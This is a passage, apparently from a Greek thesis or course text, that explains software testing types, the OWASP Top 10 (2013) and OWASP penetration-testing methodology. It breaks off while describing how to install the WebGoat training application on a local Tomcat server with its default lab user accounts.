Αναφορικά παραθέτουμε αρκετά από τα υπάρχοντα είδη software testing:

1. ***Acceptance testing***: Τεστς τα οποία διεξάγονται ώστε να καθορίσουν αν ένας πελάτης μπορεί να δεχθεί το προίον σύμφωνα με συγκεκριμένα κριτήρια.

2. ***Accesibility testing***: Τεστς τα οποία επαληθεύουν οτι το προιόν είναι προσβάσιμο από άτομα με αναπηρίες.

3. ***Ad Hoc testing***: Είναι μια φάση όπου ο μηχανικός προσπαθεί να σπάσει το σύστημα. Μπορεί να εμπεριέχει negative testing η φάση αυτή.

4. ***Agile testing***: Πρακτική για εφαρμογές που χρησιμοποιούν agile μεθοδολογίες, που χειρίζονται το development της εφαρμογής σαν είναι ο πελάτης του testing.

5. ***Black Box testing***: Τεστς που γίνονται σε μια εφαρμογή χωρίς να κοιτάμε τα εσωτερικά μέρη της εφαρμογής.

6. ***White Box testing***: Τεστς που γίνονται για να τεστάρουμε τα εσωτερικά μέρη μια εφαρμογής (Γνωστό ως Branch testing / Path testing).

7. ***Unit testing***: Τεστς στα ανεξάρτητα μέρη μιας εφαρμογής.


8. ***Automated testing:*** Χρήση software για την εφαρμογή και εκτέλεση τεστς στην εφαρμογή μας. Χρησιμοποιείται για GUI, performance, API testing κτλ.

9. ***Concurrency testing***: Εφαρμόζεται για να δούμε τα αποτελέσματα όταν πολλαπλοί χρήστες χρησιμοποιούν την ίδια εφαρμογή στον ίδιο server.

10. ***Penetration testing:*** Είναι το είδος των τεστ που στοχεύουν στην προσομοίωση μιας επίθεσης σε μια εφαρμογή ώστε να τεστάρουμε το επίπεδο ασφάλειας της εφαρμογής.

1.8 Πότε πραγματοποιούμε έλεγχο στο λογισμικό

Οι περισσότεροι προγραμματιστές στις μέρες μας δεν ελέγχουν το λογισμικό τους μέχρι να δημιουργηθεί και να βρίσκεται στην φάση της ανάπτυξης του κύκλου ζωής του (π.χ ο κώδικας έχει δημιουργηθεί και αποτελεί μία διαδικτυακή εφαρμογή που βρίσκεται σε λειτουργία). Αυτή γενικά είναι μία πολύ αναποτελεσματική και με απαγορευτικό κόστος πρακτική. Μία από τις καλύτερες μεθόδους ώστε να αποτρέψουμε να εμφανιστούν σφάλματα κατά την παραγωγή-ανάπτυξη εφαρμογών είναι να βελτιώσουμε τον Κύκλο Ζωής Ανάπτυξης του Λογισμικού (Software Development Life Cycle) συμπεριλαμβάνοντας και το κομμάτι της ασφάλειας σε κάθε μία από τις φάσεις του. Ο Κύκλος Ζωής Ανάπτυξης του Λογισμικού (SDLC) είναι μία δομή που επιβάλλεται κατά την ανάπτυξη των δημιουργημάτων του λογισμικού. Οι εταιρείες θα πρέπει να ελέγχουν το συνολικό Κύκλο Ζωής Ανάπτυξης του Λογισμικού για να εξασφαλίσουν ότι η ασφάλεια αποτελεί αναπόσπαστο κομμάτι της διαδικασίας ανάπτυξης. Ο Κύκλος Ζωής Ανάπτυξης του Λογισμικού θα πρέπει να περιλαμβάνει ελέγχους ασφάλειας που να εξασφαλίζουν ότι η ασφάλεια καλύπτεται επαρκώς και πως οι έλεγχοι είναι αποτελεσματικοί καθ' όλη τη διαδικασία ανάπτυξης.



Εικόνα 6: Τυπικό software lifecycle

1.9 Τι πρέπει να ελέγχουμε

“What should be tested?” είναι ίσως το πιο καθοριστικό σημείο για έναν μηχανικό λογισμικού. Πρέπει ο ίδιος να θέσει τα όρια και να γνωρίζει το business logic της εφαρμογής που χειρίζεται ώστε να σχεδιάσει τα σωστά test cases. Τόσο το white box όσο και το black box testing δεν μπορεί να είναι εξαντλητικό.

Στους ελέγχους black box δεν μπορούμε πάντα να εξαντλήσουμε το χώρο δεδομένων εισόδου. Από την άλλη μεριά στον έλεγχο white box δεν μπορούμε να εξαντλήσουμε όλες τις πιθανές διαδρομές εκτέλεσης της λογικής του λογισμικού.

Ο έλεγχος black box πάσχει από αβεβαιότητα για το αν οι δοκιμασίες ελέγχου που επιλέχθηκαν θα ανακαλύψουν ένα συγκεκριμένο σφάλμα. Ο έλεγχος white box είναι ανοιχτός στον κίνδυνο να δοθεί περισσότερη προσοχή από όση θα έπρεπε στην εσωτερική δομή του κώδικα.

Υπάρχει επίσης ο κίνδυνος να καταλήξουμε σε έναν έλεγχο του τι κάνει το πρόγραμμα και όχι του τι θα έπρεπε να κάνει.

Όταν ελέγχουμε το λογισμικό, δε χρειάζεται να επιλέξουμε αποκλειστικά μεταξύ του white box και του black box. Μπορούμε να θεωρήσουμε αυτούς τους δύο τρόπους ελέγχου ως τα δύο άκρα μιας νοητής συνεχούς γραμμής ελέγχου. Κάθε προσέγγιση ελέγχου μπορεί να βρίσκεται κάπου ενδιάμεσα. Το ποια προσέγγιση θα διαλέξουμε εξαρτάται από ένα σύνολο παραγόντων στους οποίους συμπεριλαμβάνονται οι ακόλουθοι:

- ο αριθμός των πιθανών λογικών διαδρομών,
- η φύση των δεδομένων εισόδου,
- η έκταση και η ποσότητα των υπολογισμών που απαιτούνται και
- η πολυπλοκότητα των αλγορίθμων

1.10 Προβλήματα διαδικτυακών εφαρμογών κατά OWASP TOP 10

Ο διεθνής οργανισμός OWASP κάθε χρόνο λοιπόν δημοσιεύει μία λίστα με τα 10 συχνά εμφανιζόμενα προβλήματα σε διαδικτυακές εφαρμογές. Από το 2003 ερευνητές και ειδικοί της ασφάλειας λογισμικού εφαρμογών από όλο τον κόσμο παρακολουθούν προσεκτικά μέσα από το Open Web Application Security Project (OWASP) την κατάσταση της ασφάλειας των διαδικτυακών εφαρμογών και δημοσιεύουν ένα κείμενο ευαισθητοποίησης που αποτελεί πλέον πρότυπο στο οποίο βασίζονται διεθνείς οργανισμοί όπως οι PCI, DOD, FTC, και πολλοί ακόμα.

Σήμερα, το OWASP δημοσιεύει μια ενημερωμένη έκθεση που αποτυπώνει τους δέκα σημαντικότερους κινδύνους που σχετίζονται με τη χρήση διαδικτυακών εφαρμογών σε έναν οργανισμό. Η έκθεση αυτή είναι γεμάτη με παραδείγματα και αναλύσεις που εξηγούν τους κινδύνους αυτούς σε όσους αναπτύσσουν λογισμικό, σε επικεφαλείς ομάδων ανάπτυξης και οργανισμών και γενικότερα, σε όσους ενδιαφέρονται για το μέλλον της ασφάλειας στο διαδίκτυο. Ότι παράγεται από το OWASP είναι δωρεάν και ανοικτό σε οποιονδήποτε.

Η έκθεση αυτή για το έτος 2013 εμφανίζεται παρακάτω:

OWASP TOP 10 2013	Σύντομη περιγραφή

A1-Injection	Αδυναμίες έγχυσης, όπως είναι τα SQL, OS και LDAP injections, συμβαίνουν όταν μη αξιόπιστα δεδομένα αποστέλλεται για εκτέλεση ως μέρος μιας ήδη υπάρχουσας εντολής ή ερωτήματος. Τα δεδομένα που στέλνει ο εισβολέας μπορεί να ξεγελάσουν την διεργασία ώστε να εκτελέσει εντολές ή να παραχωρήσει πρόσβαση σε δεδομένα που χρειάζονται προηγουμένως εξουσιοδότησή
A2-Broken Authentication and Session Management	Αδυναμίες που οι λειτουργίες τους σχετίζονται με τη διαχείριση ταυτότητας και συνεδριών Λόγω κακής υλοποίησης, επιτρέπουν στους επιτιθέμενους την υποκλοπή κωδικών πρόσβασης, κλειδιών, συνεδριών, και την εκμετάλλευση των αδυναμιών για να προσποιηθούν άλλους χρήστες.
A3-Cross-Site Scripting (XSS)	Οι αδυναμίες XSS παρατηρούνται όταν γίνεται μια αίτηση με μη αξιόπιστα δεδομένα και η εφαρμογή τα αποστέλλει σε ένα web browser χωρίς την κατάλληλη επικύρωση και εισαγωγή χαρακτήρων διαφυγής. Το XSS επιτρέπει στους επιτιθέμενους να εκτελέσουν κώδικα, στον web browser του θύματος μέσω του οποίου μπορούν να κλέψουν συνεδρίες, να παραποιήσουν ιστοσελίδες, ή να ανακατευθύνουν το χρήστη σε κακόβουλες ιστοσελίδες.
A4-Insecure Direct Object References	Αδυναμία που παρουσιάζεται όταν γίνεται μια άμεση αναφορά προς ένα εσωτερικό αντικείμενο της εφαρμογής. Για παράδειγμα, αναφορά σε ένα αρχείο, κατάλογο, ή σε κάποια κλειδιά στη βάση δεδομένων, χωρίς τον κατάλληλο έλεγχο πρόσβασης προηγουμένως ή άλλες μεθόδους προστασίας. Ο επιτιθέμενος μπορεί με αυτό τον τρόπο να εκμεταλλευτεί αυτές τις αναφορές και να αποκτήσει μη πρόσβαση σε μη εξουσιοδοτημένα δεδομένα
A5-Security Misconfiguration	Η καλή ασφάλεια απαιτεί τη χρήση μιας καλά ορισμένης και ασφαλούς διαμόρφωσης, για την εφαρμογή, για το πλαίσιο αυτής, για τον application server, για τον web server, για τον server της βάσης δεδομένων, και για την πλατφόρμα. Όλες αυτές οι ρυθμίσεις πρέπει να καθοριστούν, να υλοποιηθούν και να διατηρηθούν καθώς σχεδόν ποτέ δεν διατίθενται ως προεπιλογές. Αυτό περιλαμβάνει ακόμα και την ενημέρωση των λογισμικών, καθώς και όλων των βιβλιοθηκών που

	χρησιμοποιούνται από την εφαρμογή
A6-Sensitive Data Exposure	Πολλές web εφαρμογές δεν προστατεύουν ευαίσθητα δεδομένα, όπως πιστωτικές κάρτες, αριθμούς φορολογικού μηρώου κτλ. Οι επιτιθέμενοι μπορούν να υποκλέψουν τέτοιου είδους δεδομένα ή να τα τροποποιήσουν προς όφελος τους. Έτσι πρέπει να υλοποιήται αλγόριθμος κρυπτογράφησης για τα δεδομένα αυτά.
A7-Missing Function Level Access Control	Ουσιαστικά όλες οι εφαρμογές Ιστού ελέγχουν τα δικαιώματα πρόσβασης επιπέδων λειτουργίας πρίν καθιστούν εκείνη την λειτουργία ορατή στο UI. Εντούτοις, οι εφαρμογές πρέπει να εκτελέσουν τους ίδιους ελέγχους ελέγχου προσπέλασης στον server όταν προσεγγίζεται κάθε λειτουργία. Εάν τα αιτήματα δεν ελέγχονται, οι επιτιθέμενοι θα είναι σε θέση να σφυρηλατήσουν τα αιτήματα προκειμένου να προσεγγιστεί η αναρμόδια λειτουργία.
A8-Cross-Site Request Forgery (CSRF)	Μια επίθεση CSRF αναγκάζει το πρόγραμμα περιήγησης ενός αυθεντικοποιημένου χρήστη να στείλει ένα πλαστό HTTP αίτημα, το οποίο φυσικά θα συμπεριλαμβάνει, το cookie συνόδου του θύματος και οποιαδήποτε άλλη πληροφορία αυθεντικοποίησης είναι απαραίτητη, σε μια ευπαθή εφαρμογή ιστού Αυτό επιτρέπει στον επιτιθέμενο να αναγκάσει το πρόγραμμα περιήγησης του θύματος να δημιουργήσει αιτήματα τα οποία η ευπαθής εφαρμογή θεωρεί ότι είναι νόμιμα αιτήματα από το θύμα
A9-Using Components with Known Vulnerabilities	Τα τρωτά συστατικά, όπως οι βιβλιοθήκες, τα πλαίσια, και άλλες ενότητες λογισμικού σχεδόν πάντα τρέχουν με το πλήρες προνόμιο. Έτσι, εάν χρησιμοποιούνται, μπορούν να προκαλέσουν τη σοβαρή απώλεια στοιχείων ή την ανάληψη servers. Οι εφαρμογές που χρησιμοποιούν αυτά τα τρωτά συστατικά μπορούν να υπονομεύσουν τις υπερασπίσεις τους και να επιτρέψουν μια σειρά πιθανών επιθέσεων και των επιδράσεων.
A10-Unvalidated Redirects and Forwards	Οι εφαρμογές Ιστού επαναπροσανατολίζουν συχνά και διαβιβάζουν τους χρήστες σε άλλους σελίδες και ιστοχώρους, και τα untrusted στοιχεία χρήσης για να καθορίσουν τις σελίδες προορισμού. Χωρίς κατάλληλη επικύρωση, οι επιτιθέμενοι μπορούν να επαναπροσανατολίσουν

	τα θύματα σε phishing ή malware sites.

1.11 OWASP testing methodologies

Στο κεφάλαιο αυτό θα κάνουμε μια εισαγωγή στις μεθοδολογίες που προτείνει ο OWASP για την εφαρμογή penetration testing σε web εφαρμογές. Αρχικά με όσα έχουν προαναφερθεί θα δώσουμε έμφαση στην έννοια penetration testing:

- Είναι η ελεγχόμενη προσομοίωση μιας επίθεσης προκειμένου να επιτευχθεί ένας προκαθορισμένος στόχος. Επίσης είναι γνωστή και ως εσωτερική επιθεώρηση ασφάλειας (internal security auditing).
- Σκοπός της είναι να εντοπιστούν συγκεκριμένες πληροφορίες σχετικές με την ύπαρξη γνωστών ευπαθειών και να διερευνηθεί κατά πόσο είναι δυνατόν ένας ξένος, κάνοντας χρήση αυτών των πληροφοριών, να είναι σε θέση να δημιουργήσει προβλήματα στην εφαρμογή ιστού. Δεν έχει σκοπό να εντοπίσει όλες τις ευπάθειες, αλλά να αποδείξει ότι η ασφάλεια του συστήματος μπορεί να διακυβευτεί.
- Η δοκιμή μπορεί να πραγματοποιηθεί στη βάση μηδενικής γνώσης (zero knowledge) ή με πλήρη γνώση (full knowledge) του συστήματος, που δοκιμάζεται. Χρησιμοποιείται για να καθορίσει την αξιοπιστία και τη δύναμη των μέτρων ασφάλειας, που παίρνουμε.
- Οι “ethical hackers” προσπαθούν να υιοθετήσουν τις τεχνικές επιθέσεων των hackers, ώστε να μπορέσουν να μετρήσουν το επίπεδο ασφάλειας της εφαρμογής.

Το penetration testing δεν θα είναι ποτέ μια ακριβής επιστήμη όπου ένας πλήρης κατάλογος όλων των πιθανών ζητημάτων που πρέπει να εξεταστούν μπορεί να είναι καθορισμένος. Πράγματι, το penetration testing είναι μόνο μια κατάλληλη τεχνική για την ασφάλεια των εφαρμογών Ιστού κάτω από ορισμένες περιστάσεις. Ο στόχος είναι να συλλεχθούν όλες οι πιθανές εξεταστικές τεχνικές, να εξηγηθούν και να κρατηθεί ο οδηγός ενημερωμένος. Η εξεταστική μέθοδος διείσδυσης εφαρμογής Ιστού OWASP είναι βασισμένη στην προσέγγιση black box testing. Ο ελεγκτής δεν ξέρει τίποτα ή πολύ λίγες πληροφορίες για την εφαρμογή που εξετάζεται. Το εξεταστικό πρότυπο αποτελείται από:

- ***Μηχανικός***: είναι υπεύθυνος για τις το testing της εφαρμογής
- ***Εργαλεία και μεθοδολογία***: Ο πυρήνας αυτού του εξεταστικού προγράμματος οδηγών
- ***Εφαρμογή***: Black box στη δοκιμή

Το τεστ διαιρείται σε 2 φάσεις:

- ***Παθητικός τρόπος***: στον παθητικό τρόπο, ο ελεγκτής προσπαθεί να καταλάβει τη λογική της εφαρμογής, και παίζει με την εφαρμογή. Τα εργαλεία μπορούν να χρησιμοποιηθούν για τη συλλογή πληροφοριών, παραδείγματος χάριν, ένα HTTP proxy για να παρατηρήσουν όλο τα HTTP αιτήματα και απαντήσεις. Στο τέλος αυτής της φάσης, ο μηχανικός πρέπει να καταλάβει όλα τα σημεία πρόσβασης (πύλες) στην εφαρμογή (π.χ., HTTP headers, παράμετροι, και cookies HTTP). Το τμήμα συλλογής

πληροφοριών εξηγεί πώς εκτελέστε μια παθητική δοκιμή τρόπου. Παραδείγματος χάριν, ο μηχανικός θα μπορούσε να βρεί το εξής:

το https://www.example.com/login/Authentic_Form.html

Αυτό μπορεί να δείξει μια μορφή επικύρωσης στην οποία η εφαρμογή ζητά ένα όνομα χρήστη και έναν κωδικό πρόσβασης. Οι ακόλουθες παράμετροι αντιπροσωπεύουν δύο σημεία πρόσβασης (πύλες) στην εφαρμογή:
το http://www.example.com/Appx.jsp?a=1&b=1 .Σε αυτήν την περίπτωση, η εφαρμογή παρουσιάζει δύο πύλες (παράμετροι α και β). Όλες οι πύλες που βρίσκονται σε αυτήν την φάση αντιπροσωπεύουν ένα τεστ. Ένα λογιστικό φύλλο (spreadsheet) με το δέντρο καταλόγου της εφαρμογής και όλα τα σημεία πρόσβασης θα ήταν χρήσιμο για τη δεύτερη φάση.

- ***Ενεργός τρόπος***: σε αυτήν την φάση, ο μηχανικός αρχίζει να εξετάζει την εφαρμογή με βάση την μεθοδολογία που περιγράφεται παρακάτω.

Έχουμε χωρίσει το σύνολο ενεργών δοκιμών σε 9 υποκατηγορίες για συνολικά 66 ελέγχους:

• Configuration Management Testing

• Business Logic Testing

• Authentication Testing

• Authorization testing

• Session Management Testing

• Data Validation Testing

• Denial of Service Testing

• Web Services Testing

• Ajax Testing

Η πρώτη φάση είναι η συλλογή πληροφοριών για την εφαρμογή μας (Παθητικός τρόπος) και περιλαμβάνει:

Information Gathering

Spiders, Robots, and Crawlers (OWASP-IG-001)

Αυτή η φάση της διαδικασίας συλλογής πληροφοριών αποτελείται από το ξεφύλλισμα και τη σύλληψη των πόρων σχετικών με την εφαρμογή.

Στην δεύτερη φάση (ενεργός τρόπος) ο μηχανικός τεστάρει την εφαρμογή με βάση κάποιες μεθοδολογίες.

1. ***Configuration management testing***

Συχνά η ανάλυση της υποδομής και της αρχιτεκτονικής τοπολογίας μπορεί να αποκαλύψει πολλά για μια εφαρμογή Ιστού. Σε πληροφορίες όπως ο κωδικός πηγής, επιτρεπόμενες μέθοδοι HTTP, διοικητική λειτουργία, μέθοδοι επικύρωσης και υποδομής, μπορούν να ληφθούν διαμορφώσεις.

2. ***Authentication testing***

Επικύρωση είναι η πράξη της καθιέρωσης ή της επιβεβαίωσης ότι κάτι (ή κάποιος) είναι αυθεντικός, δηλ., ότι οι αξιώσεις που γίνονται από ή για το πράγμα είναι αληθινές. Η

επικύρωση ενός αντικειμένου μπορεί να σημαίνει την προέλευσή του, ενώ επικυρώνοντας ένα πρόσωπο αποτελείται συχνά από την επαλήθευση της ταυτότητάς του. Η επικύρωση εξαρτάται από έναν ή περισσότερους παράγοντες επικύρωσης. Στην ασφάλεια υπολογιστών, η επικύρωση είναι η διαδικασία το να ελέγξουμε την ψηφιακή ταυτότητα του αποστολέα μιας επικοινωνίας. Ένα κοινό παράδειγμα μιας τέτοιας διαδικασίας είναι η διαδικασία σύνδεσης (login).

3. ***Session management testing***

Στον πυρήνα οποιασδήποτε WEB εφαρμογής βρίσκεται ο τρόπος με τον οποίο διατηρεί την κατάσταση της και με αυτόν τον τρόπο ελέγχει την αλληλεπίδραση του χρήστη με το site. Η διαχείριση συνόδου καλύπτει ευρέως όλους τους ελέγχους σε έναν χρήστη από την αυθεντικοποίηση μέχρι την αναχώρηση της εφαρμογής. Το HTTP είναι stateless πρωτόκολλο, που σημαίνει ότι οι web servers ανταποκρίνονται στα αιτήματα πελατών χωρίς να συνδέσουν ο ένας στον άλλο. Ακόμα και απλή λογική εφαρμογής απαιτεί τα πολλαπλάσια αιτήματα ενός χρήστη να συνδεθεί η μια με την άλλη πέρα από μια «σύνοδο». Τα περισσότερα δημοφιλή περιβάλλοντα εφαρμογής Ιστού, όπως ASP και PHP, παρέχουν στους υπεύθυνους για το development ενσωματωμένες ρουτίνες συνόδου. Κάποιο είδος σημείου προσδιορισμού θα εκδοθεί χαρακτηριστικά, το οποίο θα αναφερθεί ως «Session ID» ή cookies.

Υπάρχουν διάφοροι τρόποι με τους οποίους μια εφαρμογή Ιστού μπορεί να αλληλεπιδράσει με έναν χρήστη. Κάθε ένας εξαρτάται από τη φύση του site, την ασφάλεια, και τις απαιτήσεις διαθεσιμότητας της εφαρμογής. Ενώ υπάρχουν αποδεκτές καλύτερες πρακτικές για την ανάπτυξη της εφαρμογής, όπως εκείνοι που περιγράφονται στον οδηγό OWASP, είναι σημαντικό ότι η ασφάλεια εφαρμογής εξετάζεται μέσα στο πλαίσιο των απαιτήσεων και των προσδοκιών του προμηθευτή.

4. ***Data Validation testing***

Η πιό κοινή αδυναμία ασφάλειας εφαρμογής Ιστού είναι η αποτυχία να επικυρωθεί κατάλληλα το input που προέρχεται από τον πελάτη ή το περιβάλλον πρίν χρησιμοποιηθεί. Αυτή η αδυναμία οδηγεί σχεδόν σε όλες τις σημαντικές ευπάθειες στις εφαρμογές Ιστού, όπως Cross Site Scripting, SQL Injection, interpreter injection, locale/Unicode attacks, file system attacks, και buffer overflows. Τα στοιχεία από μια εξωτερική οντότητα ή έναν πελάτη δεν πρέπει ποτέ να εμπιστευθούν, δεδομένου ότι μπορούν να πειραχτούν αυθαίρετα από έναν επιτιθέμενο. «All Input is Evil"», λέει ο Michael Howard στο διάσημο «Writing Secure Code» βιβλίων του. Δυστυχώς, οι σύνθετες εφαρμογές έχουν συχνά έναν μεγάλο αριθμό σημείων εισόδων, ο οποίος το καθιστά δύσκολο για έναν υπεύθυνο για την ανάπτυξη να επιβάλλει αυτός τον κανόνα.

5. ***Denial of Service Testing***

Ο πιό κοινός τύπος άρνησης της επίθεσης υπηρεσιών (DOS) είναι το είδος που χρησιμοποιείται σε ένα δίκτυο για να καταστήσει έναν WebServer απρόσιτο σε άλλους έγκυρους χρήστες. Η θεμελιώδης έννοια μιας επίθεσης DOS δικτύων είναι ένας κακόβουλος χρήστης που πλημμυρίζει αρκετή κυκλοφορία σε έναν στόχο μηχανή, και καθιστά το στόχο ανίκανο να χειριστεί τον όγκο των αιτημάτων που λαμβάνει. Όταν κακόβουλος χρήστης χρησιμοποιεί έναν μεγάλο αριθμό μηχανών στην κυκλοφορία πλημμυρών σε μια ενιαία μηχανή στόχων, αυτό είναι γενικά γνωστό ως διανεμημένη άρνηση της επίθεσης υπηρεσιών (DDoS). Αυτοί οι τύποι επιθέσεων είναι γενικά πέρα από το πεδίο αυτού που ένας υπεύθυνος για την ανάπτυξη εφαρμογής μπορεί να αποτρέψει μέσα στον κώδικά του. Αυτός ο τύπος «battle of the network pipes» μετριάζεται καλύτερα μέσω των δικτυακών αρχιτεκτονικών λύσεων.

Υπάρχουν, εντούτοις, τύποι ευπαθειών μέσα στις εφαρμογές που μπορούν να επιτρέψουν σε έναν κακόβουλο χρήστη να κάνει συγκεκριμένο functionality ή και όλο το site να μην είναι διαθέσιμο. Αυτά τα προβλήματα προκαλούνται από τα bugs στην εφαρμογή, συχνά ως αποτέλεσμα κακόβουλης ή απροσδόκητης εισαγωγής χρηστών.

6. ***Web Services Testing***

SOA (Service Orientated Architecture) εφαρμογές υπηρεσιών /Web είναι up-and-coming συστήματα που επιτρέπουν στις επιχειρήσεις να λειτουργούν εσωτερικά και αυξάνεται σε ένα πρωτοφανές ποσοστό. Webservice «πελάτες» δεν είναι γενικά web front-ends αλλά backend servers. Webservices εκτίθενται στο δίκτυο όπως οποιαδήποτε άλλη υπηρεσία αλλά μπορεί να χρησιμοποιηθεί στο HTTP, FTP, SMTP, MQ μεταξύ άλλων πρωτοκόλλων μεταφορών. Το πλαίσιο υπηρεσιών Ιστού χρησιμοποιεί το πρωτόκολλο HTTP (ως τυποποιημένη εφαρμογή Ιστού) σε συνεργασία με τις τεχνολογίες XML SOAP, WSDL and UDDI.

• Η «Web Services Description Language» (WSDL) χρησιμοποιείται για να περιγράψει τις διεπαφές μιας υπηρεσίας.

• Το «Simple Object Access Protocol"» (SOAP) παρέχει τα μέσα για την επικοινωνία μεταξύ των υπηρεσιών Ιστού και Εφαρμογές πελατών με XML και το HTTP.

• «Universal Description, Discovery and Integration» (UDDI) χρησιμοποιείται για να εγγραφή και δημοσίευση των υπηρεσίων Ιστού και των χαρακτηριστικών έτσι ώστε να μπορούν να βρεθούν από τους πιθανούς πελάτες.

Οι ευπάθειες στις υπηρεσίες Ιστού είναι παρόμοιες με άλλες ευπάθειες, όπως SQL Injection, κοινοποίηση πληροφοριών, και διαρροή, αλλά οι υπηρεσίες Ιστού έχουν επίσης τις μοναδικές, σχετικές με το XML/parser ευπάθειες.

2. ΚΕΦΑΛΑΙΟ 2: Παρουσίαση OWASP WebGoat-ZAP-Selenium

Στο κεφάλαιο αυτό παρουσιάζουμε μια δημοφιλή εφαρμογή για την εκμάθηση penetration testing σε web εφαρμογές την OWASP WebGoat και το εργαλείο με το οποίο γίνεται η ανάλυση των ευπαθειών, το OWASP ZAP (Zed Attack Proxy). Ακολουθεί αρχικά η εγκατάσταση του περιβάλλοντος και για τα δύο εργαλεία καθώς και μια σύντομη περιγραφή των λειτουργιών του καθένα από αυτά.


2.1 Εισαγωγή στην εφαρμογή WebGoat

2.1.1 Εγκατάσταση εφαρμογής

Για να στήσουμε το περιβάλλον στο οποίο θα τρέξει η εφαρμογή θα πρέπει να ορίσουμε τα εργαλεία που χρειαζόμαστε.

[1] Ως web εφαρμογή φυσικά χρειαζόμαστε έναν servlet container που θα χρειαστεί για να μπορούμε να σηκώσουμε την εφαρμογή τοπικά. Αυτόν που χρησιμοποιήσαμε είναι ο γνωστός Apache Tomcat Server (Downloads Apache Tomcat). Φυσικά πρέπει να έχουμε φροντίσει να εγκαταστήσουμε το πακέτο της JAVA jdk (Java Downloads).

[2] Το επόμενο βήμα είναι να κατεβάσουμε το αρχείο .war που θα γίνει deploy από τον Tomcat server. (WebGoat download)



Εικόνα 7: Λίστα με τα αρχεία για την εφαρμογή WebGoat

Τοποθετούμε το αρχείο στο directory webapps του Tomcat server. Αφού ξεκινήσουμε τον server θα μπορούμε localhost κάνουμε access στην εφαρμογή μας στο URL: http://localhost/WebGoat-5.4/attack. Η εφαρμογή μας ζητάει κάποια δεδομένα εισόδου οπότε πρέπει να συμπληρώσουμε τα εξής στοιχεία στο αρχείο /conf/tomcat-users.xml:

```
<role rolename="webgoat_basic"/>
<role rolename="webgoat_admin"/>
<role rolename="webgoat_user"/>
<role rolename="tomcat"/>
<user password="webgoat" roles="webgoat_admin" username="webgoat"/>
```


<user password="basic" roles="webgoat_user,webgoat_basic" username="basic"/>

<user password="tomcat" roles="tomcat" username="tomcat"/>

<user password="guest" roles="webgoat_user" username="guest"/>

Δηλαδή δημιουργούμε τους ρόλους και τα αντίστοιχα δεδομένα εισόδου για αυτούς.

[3] Αφού έχουμε ολοκληρώσει τα βήματα αυτά μπορούμε να δούμε το γραφικό περιβάλλον και να εξάγουμε κάποιες πληροφορίες γι αυτό.



Εικόνα 8: Κεντρικό portal της εφαρμογής OWASP WebGoat

Στο περιβάλλον υπάρχουν οδηγίες για τον μηχανικό πως να στήσει το περιβάλλον και ποια εξωτερικά εργαλεία μπορεί να χρησιμοποιήσει για την διευκόλυνση στην παρακολούθηση των μαθημάτων. Φυσικά τα μαθήματα καλύπτουν μια ευρεία γκάμα των μεθοδολογιών που αναφέρθηκαν στο προηγούμενο κεφάλαιο και που θα καλυφθούν αναλυτικά στο επόμενο.

2.1.2 Περιγραφή εφαρμογής

Η ασφάλεια εφαρμογών είναι δύσκολο να μαθευτεί. Οι επαγγελματίες ασφάλειας πρέπει συχνά να εξετάσουν τα εργαλεία ενάντια σε μια πλατφόρμα που είναι γνωστή ότι είναι τρωτή για να εξασφαλίσουν την ασφάλεια της εφαρμογής. Όλο αυτό πρέπει να συμβεί σε ένα ασφαλές και νομικό περιβάλλον. Ακόμα κι αν οι προθέσεις σας είναι καλές, πιστεύουμε ότι δεν πρέπει ποτέ να προσπαθήσετε να βρείτε τις ευπάθειες χωρίς άδεια.

1. ***Access control flaws***

<u>(Περιγραφή)</u>

